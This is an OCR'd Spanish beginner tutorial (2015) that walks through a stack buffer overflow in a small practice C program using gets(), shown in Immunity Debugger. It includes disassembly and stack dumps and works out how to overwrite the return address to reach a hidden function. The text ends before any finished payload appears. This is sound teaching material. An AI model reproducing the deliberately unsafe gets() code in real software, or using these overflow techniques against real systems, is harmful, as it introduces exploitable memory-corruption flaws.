
2015

Primer acercamiento a los Exploits



Snat
[CrackSLatinoS]

Primer acercamiento a los Exploits

CrackSLatinoS

Diciembre 2015

Contenido

Contenido 1
1. Introducción 2
2. Material necesario 3
3. Preparando el terreno 4
4. Compilado el fuente 5
5. Un primer análisis 7
6. Al ataque 13
7. Observaciones 18
8. Notas Finales 22

1. Introducción

Como bien indica el título del texto esta es mi primera experiencia en el mundo de los exploits, y como en todo me queda un larguísimo camino por recorrer, no obstante, con paciencia y ganas todo se puede lograr. He de agradecer sus esfuerzos a Boken por su ayuda prestada, sin ella, ahora mismo no estaría escribiendo.

Como no tengo NADA de experiencia me gustaría comenzar diciendo que este no será un tutorial donde se pretenda establecer bases de ningún tipo, sino que más bien es un texto desde el que mostrar la experiencia propia que quiero compartir, pues soy de la opinión de que escribir es la mejor forma de aprender.

Sin más dilación vamos al contenido.

2. Material necesario

El programa con el que trabajaremos lo obtendremos al compilar un fuente que nos provee el concurso de Exploiting de 2008, que ha sido ya solucionado entre otros por el mismo Boken.

Durante el tutorial utilizaremos las siguientes herramientas:

- ✓ Immunity Debugger v1.85
  http://www.immunityinc.com

- ✓ Notepad++ v6.x
  https://www.notepad-plus-plus.org

- ✓ Dev-C++ v5.11
  Compilador TDM-GCC 4.9.2 32-bit
  https://www.reddit.com/r/devcpp

- ✓ PyCharm 5.0.1
  https://confluence.jetbrains.com


- ✓ Python 2.7.10
  http://www.python.org/

- ✓ WinHex 17.8 SR-7 x86
  http://www.x-ways.net

Trabajaremos en un Sistema Operativo Windows XP Service Pack 3.

3. Preparando el terreno

Ahora que más o menos sabemos lo que vamos a necesitar lo siguiente es instalar PyCharm y enlazarlo a python 2.7.10 que también habremos instalado previemente, de manera que nos quede así:



Aquí llegamos desde la opción *File -> Settings*.

Antes de continuar he de decir que estoy estudiando python con lo cual el código que utilicemos será basado en el que utilizó Boken en su solución. no obstante nos servirá para ir pillándole el tacto a esto.

Nos queda instalar Dev-C++ y el Immunity Debugger.

Hecho esto ya tenemos nuestra primera mesa de trabajo lista.

4. Compilado el fuente

El código que nos dan es el siguiente:

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <cstring>
4
5  const char * const readline(void);
6  void print(void);
7
8  int main(void) {
9     printf("You wrote: `%s'\n", readline());
10    return 0;
11 };
12
13 const char * const readline(void) {
14    char buf[128];
15    gets(buf);
16    return strdup(buf);
17 };
18
19 void print(void) {
20    printf("I've been exploited!\n");
21    exit(0);
22 };
```


Vamos a compilarlo, abrimos Dev-C++ y seleccionamos la opción '*Archivo -> Nuevo -> código Fuente*' y hacemos un binary copy binary paste del código que nos proporcionan:

exploit1.cpp


```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <cstring>
4
5  const char * const readline(void);
6  void print(void);
7
8  int main(void) {
9      printf("You wrote: `%s'\n", readline());
10     return 0;
11 };
12
13 const char * const readline(void) {
14     char buf[128];
15     gets(buf);
16     return strdup(buf);
17 };
18
19 void print(void) {
20     printf("I've been exploited!\n");
21     exit(0);
22 };
```

Una vez copiado compilamos desde el menú '*Ejecutar -> Compilar*' o bien con <F7>.

En cualquier caso nos debe dar una salida así:



Tenemos el EXE en D:\Programming\EXPLOITS\Primero como podemos comprobar:




Bien, este es el ejecutable con el que trabajaremos el resto del tiempo.

5. Un primer análisis

Ahora que tenemos el EXE compilado lo podemos abrir en el Immunity Debugger que tenemos preparado para la ocasión, vemos esto en su Entry point:

```
004014E0  $  83EC 0C       sub     esp, 0C                          // ** Entry Point
004014E3  .  C705 3450400  mov     dword ptr [405034], 0
004014ED  .  E8 EE090000   call    00401EE0
004014F2  .  83C4 0C       add     esp, 0C
004014F5  .^ E9 86FCFFFF   jmp     00401180
004014FA     90            nop
004014FB     90            nop
004014FC     90            nop
004014FD     90            nop
004014FE     90            nop
004014FF     90            nop
00401500  $  55            push    ebp
00401501  .  89E5          mov     ebp, esp
00401503  .  83E4 F0       and     esp, FFFFFFF0
00401506  .  83EC 10       sub     esp, 10
00401509  .  E8 B2090000   call    00401EC0
0040150E  .  E8 17000000   call    0040152A
00401513  .  894424 04     mov     dword ptr [esp+4], eax
00401517  .  C70424 00404  mov     dword ptr [esp], 00404000        ASCII "You wrote: '%s'"
0040151E  .  E8 15110000   call    <jmp.&msvcrt.printf>             printf
00401523  .  B8 00000000   mov     eax, 0
00401528  .  C9            leave
00401529  .  C3            ret
0040152A  $  55            push    ebp
0040152B  .  89E5          mov     ebp, esp
0040152D  .  81EC 9800000  sub     esp, 98
00401533  .  8D85 78FFFFF  lea     eax, [local.34]
00401539  .  890424        mov     dword ptr [esp], eax
0040153C  .  E8 FF100000   call    <jmp.&msvcrt.gets>               gets
00401541  .  8D85 78FFFFF  lea     eax, [local.34]
00401547  .  890424        mov     dword ptr [esp], eax
0040154A  .  E8 F9100000   call    <jmp.&msvcrt._strdup>            _strdup
0040154F  .  C9            leave
00401550  .  C3            ret
00401551  .  55            push    ebp
00401552  .  89E5          mov     ebp, esp
00401554  .  83EC 18       sub     esp, 18
00401557  .  C70424 11404  mov     dword ptr [esp], 00404011        ASCII "I've been exploited!"
0040155E  .  E8 ED100000   call    <jmp.&msvcrt.puts>               puts
00401563  .  C70424 00000  mov     dword ptr [esp], 0
0040156A  .  E8 C1100000   call    <jmp.&msvcrt.exit>               exit
0040156F  .  90            nop
```

Se ven referencias a la cadena "You wrote.." que será mostrada por la consola cuando escribamos algo:



La idea es que en lugar de hacer esto se nos muestre la cadena "I've been exploited!" que vemos en la dirección 0x401557h. Pero ¿cómo hacerlo? Teóricamente se consigue sobrescribiendo la dirección de retorno aprovechando un fallo en la toma del parámetro de la función gets() ubicada en la dirección 0x40153Ch. Tenemos las soluciones al concurso como referencia pero no está de más que nos vayamos familiarizando por nosotros mismos como tal como si éstas no existieran y si nos hiciera mucha falta pues para esto también están como referencias.

La mejor manera que se me ocurre es tracear el código analizando los valores que toman EBP, ESP, etc.. y mirar de encontrar algún modo de lograr el efecto buscado.

Como estamos parados en el entry point colocaremos un BP en la dirección de inicio de la función donde se escribe el "You wrote.." 0x401500h y damos Run con <F9>.

El debugger para y seguimos con <F8> hasta llegar a una llamada a la subrutina donde se ejecutará la función *gets()* y que identificamos como 'segundo CALL' en la siguiente imagen:

```
00401500  $  55            push   ebp                          // ** primer CALL
00401501  .  89E5          mov    ebp, esp
00401503  .  83E4 F0       and    esp, FFFFFFF0
00401506  .  83EC 10       sub    esp, 10
00401509  .  E8 B2090000   call   00401EC0
0040150E  .  E8 17000000   call   0040152A                     // ** --> segundo CALL
00401513  .  894424 04     mov    dword ptr [esp+4], eax
00401517  .  C70424 00404  mov    dword ptr [esp], 00404000    ASCII "You wrote: '%s'"
0040151E  .  E8 15110000   call   <jmp.&msvcrt.printf>         printf
00401523  .  B8 00000000   mov    eax, 0
00401528  .  C9            leave
00401529  .  C3            ret
```

En 0x40150Eh se hace la llamada, entramos con <F7> y caemos al inicio de esta subfunción:

```
00401528  .  C9            leave
00401529  .  C3            ret
0040152A  $  55            push   ebp                          // ** segundo CALL
0040152B  .  89E5          mov    ebp, esp
0040152D  .  81EC 9800000  sub    esp, 98
00401533  .  8D85 78FFFFF  lea    eax, [local.34]
00401539  .  890424        mov    dword ptr [esp], eax
0040153C  .  E8 FF100000   call   <jmp.&msvcrt.gets>           gets
00401541  .  8D85 78FFFFF  lea    eax, [local.34]
00401547  .  890424        mov    dword ptr [esp], eax
0040154A  .  E8 F9100000   call   <jmp.&msvcrt._strdup>         _strdup
0040154F  .  C9            leave
00401550  .  C3            ret
```

Miremos la pila:

```
0022FEDC  00401513 !!&@. RETURN to exploit1.00401513 from exploit1.0040152A
0022FEE0  00401E40 @▲@. exploit1.00401E40
0022FEE4  0000002D -...
0022FEE8  0022FEF8 °■".
0022FEEC  77BFC42E .┐w RETURN to msvcrt.77BFC42E from msvcrt.77BFC3D4
0022FEF0  003E3E80 ÇÄ>>.
0022FEF4  0000002D -...
0022FEF8  0022FFC0 └ ".
0022FEFC  004013E2 ∞!!@. RETURN to exploit1.004013E2 from exploit1.00401500
0022FF00  00000001 ☺...
```

Es importante darse cuenta que empuja la dirección de la instrucción SIGUIENTE al CALL a la pila, esto lo hace para después de ejecutar la subrutina pueda retornar su ejecución y continuar justo después de la llamada, pues esta dirección 0x401513h es la que intentaremos *pisar* de alguna forma de manera que cuando llegue al siguiente RET en lugar de ir allí vaya a dónde nosotros le digamos. La dirección elegida nos la da el propio EXE y no hay que hacer nada más que llegar allí, sería ésta:


```
0040152A  $  55            push   ebp                          // ** segundo CALL
0040152B  .  89E5          mov    ebp, esp
0040152D  .  81EC 9800000  sub    esp, 98
00401533  .  8D85 78FFFFF  lea    eax, [local.34]
00401539  .  890424        mov    dword ptr [esp], eax
0040153C  .  E8 FF100000   call   <jmp.&msvcrt.gets>           gets
00401541  .  8D85 78FFFFF  lea    eax, [local.34]
00401547  .  890424        mov    dword ptr [esp], eax
0040154A  .  E8 F9100000   call   <jmp.&msvcrt._strdup>         _strdup
0040154F  .  C9            leave
00401550  .  C3            ret
00401551  .  55            push   ebp
00401552  .  89E5          mov    ebp, esp
00401554  .  83EC 18       sub    esp, 18
00401557  .  C70424 11404  mov    dword ptr [esp], 00404011    ASCII "I've been exploited!"
0040155E  .  E8 ED100000   call   <jmp.&msvcrt.puts>            puts
00401563  .  C70424 00000  mov    dword ptr [esp], 0
0040156A  .  E8 C1100000   call   <jmp.&msvcrt.exit>            exit
0040156F  .  90            nop
```

El objetivo es ese 0x401551h.


Con esto ya nos hemos hecho una idea de lo que tenemos que hacer, ahora hay que ver cómo. Com estamos en un nivel 0 ya nos han puesto la shellcode en el mismo código lo que nos agiliza y mucho nuestra labor.

Lo siguiente que haremos será descubrir un modo de llegar hasta allí, partiendo únicamente de los datos que introduzcamos en la consola.


Como sabemos que se trata de un Buffer Overflow introduciremos una cadena súper larga y colocaremos un BP con <F2> justo al retorno de la función *gets()* en la dirección 0x401541h la cuál tendrá nuestra string introuducida en la pila:



Pondremos esta misma, pulsamos <ENTER> y el debugger para en nuestro BP, miremos la pila:



Seguimos con <F7> hasta llegar al RET de la función que tenemos en la dirección 0x401550h y volvemos a mirar la pila:



La dirección de retorno fue sobrescrita por las B's que introducimos por consola, en lugar de haber el 0x401513h original donde debería ir en circunstancias normales ahora saltará a 0x43434343h, dirección no disponible para nuestro proceso lo que causará un error en el flujo de ejecución!

Pero esto no sirve de nada puesto que no hemos calculado ningún desplazamiento que nos permita modificar a nuestro antojo esta dirección, sólo ha servido como un primer acercamiento.

Reiniciamos el debugger y lo dejamos correr para que pare en el BP que tenemos al inicio del primer CALL, esta vez trataremos de hacer los auténticos cálculos, entramos en la llamada con <F7> y quedamos parados en la cima del segundo CALL donde está la llamada a *gets()*, todo el meollo está aquí, entre el PUSH EBP inicial y el RET final. Entre medio está la llamada a la función vulnerable:

```
0040152A  $  55            push    ebp                          // ** segundo CALL
0040152B  .  89E5          mov     ebp, esp
0040152D  .  81EC 9800000  sub     esp, 98
00401533  .  8D85 78FFFFF  lea     eax, [local.34]
00401539  .  890424        mov     dword ptr [esp], eax
0040153C  .  E8 FF100000   call    <jmp.&msvcrt.gets>          gets
00401541  .  8D85 78FFFFF  lea     eax, [local.34]
00401547  .  890424        mov     dword ptr [esp], eax
0040154A  .  E8 F9100000   call    <jmp.&msvcrt._strdup>       _strdup
0040154F  .  C9            leave
00401550  .  C3            ret
```

En este momento tenemos:


ESP == 0x0022FEDCh

Hace un PUSH EBP que decrementa ESP en 4 unidades quedando ESP==0x0022FED8h, valor que mueve a EBP y posteriormente resta 0x98h a ESP quedando:

ESP==0x0022FE40h

Está reservando espacio para el argumento de la función gets() que no es ni más ni menos que la string que reciba desde la consola.

Antes de continuar haremos un cambio en la configuración del debugger para que no muestre los parámetros como locales:



Hay que ir a 'Options -> Debugging options -> Analysis 1' y destildar esta opción.

A partir de ahora veremos las variables relativas a EBP:

```
0040152A  $  55            push    ebp                          // ** segundo CALL
0040152B  .  89E5          mov     ebp, esp
0040152D  .  81EC 9800000  sub     esp, 98
00401533  .  8D85 78FFFFF  lea     eax, dword ptr [ebp-88]
00401539  .  890424        mov     dword ptr [esp], eax
0040153C  .  E8 FF100000   call    <jmp.&msvcrt.gets>          gets
00401541  .  8D85 78FFFFF  lea     eax, dword ptr [ebp-88]
00401547  .  890424        mov     dword ptr [esp], eax
0040154A  .  E8 F9100000   call    <jmp.&msvcrt._strdup>       _strdup
0040154F  .  C9            leave
00401550  .  C3            ret
```

Esto ahora es importante dado todavía que nos estamos familiarizando con el entorno y esta información es muy buena, tanto que casi nos está dando el valor de desplazamiento que andamos buscando.

Traceemos hasta la dirección 0x40152Dh donde EBP==ESP y miremos la pila:

```
EBP ==>  0022FED8  0022FEF8 °■".
EBP+4    0022FEDC  00401513 !!§@.  RETURN to exploit1.00401513 from exploit1.0040152A
EBP+8    0022FEE0  00401E40 @▲@.   exploit1.00401E40
EBP+C    0022FEE4  0000002D -...
EBP+10   0022FEE8  0022FEF8 °■".
EBP+14   0022FEEC  77BFC42E .┐w    RETURN to msvcrt.77BFC42E from msvcrt.77BFC3D4
EBP+18   0022FEF0  003E3E80 Ç>>.
EBP+1C   0022FEF4  0000002D -...
EBP+20   0022FEF8  0022FFC0 └ ".
EBP+24   0022FEFC  004013E2 ∞!@.  RETURN to exploit1.004013E2 from exploit1.00401500
EBP+28   0022FF00  00000001 ☺...
EBP+2C   0022FF04  003E3ED0 ≡>>.
```

En este momento la dirección de retorno está en EBP+4 ó ESP+4 según se mire, si pasamos la instrucción con <F8> se modifica ESP pero no EBP que queda inalterado (EBP==0x0022FED8h). Después en 0x401533h EAX tomará su valor relativo a EBP:

```
0040152A  $  55            push   ebp                          // ** segundo CALL
0040152B  .  89E5          mov    ebp, esp
0040152D  .  81EC 9800000  sub    esp, 98
00401533  .  8D85 78FFFFF  lea    eax, dword ptr [ebp-88]
00401539  .  890424        mov    dword ptr [esp], eax
0040153C  .  E8 FF100000   call   <jmp.&msvcrt.gets>          gets
00401541  .  8D85 78FFFFF  lea    eax, dword ptr [ebp-88]
00401547  .  890424        mov    dword ptr [esp], eax
0040154A  .  E8 F9100000   call   <jmp.&msvcrt._strdup>       _strdup
0040154F  .  C9            leave
00401550  .  C3            ret
Stack address=0022FE50
eax=00000001
```

En este momento tenemos:

EBP==0x0022FED8h

La instrucción LEA carga la dirección del registro menos el desplazamiento (**L**oad **E**ffective **A**ddress):

EAX == 22FED8 – 88 == 0022FE50

Esta será la dirección donde se almacenará nuestra string, de ahí que se pase a [ESP].

```
EBP-98   0022FE40  0022FE50 P■".  s = 0022FE50
EBP-94   0022FE44  77C0A52E .N└w  RETURN to msvcrt.77C0A52E from ntdll.RtlLeaveCriticalSectio
EBP-90   0022FE48  77C31AE8 ├→├w  msvcrt.77C31AE8
EBP-8C   0022FE4C  0022FE88 ê■".
EBP-88   0022FE50  77C09D60 '@└w  RETURN to msvcrt.77C09D60 from msvcrt._unlock
EBP-84   0022FE54  00000008 ◘...
EBP-80   0022FE58  77C04E2F /N└w  RETURN to msvcrt.77C04E2F from msvcrt.77C09D59
EBP-7C   0022FE5C  77C04E29 )N└w  RETURN to msvcrt.77C04E29 from msvcrt.77C0745B
EBP-78   0022FE60  0000002D -...
EBP-74   0022FE64  003E3ED0 ≡>>.
EBP-70   0022FE68  00000000 ....
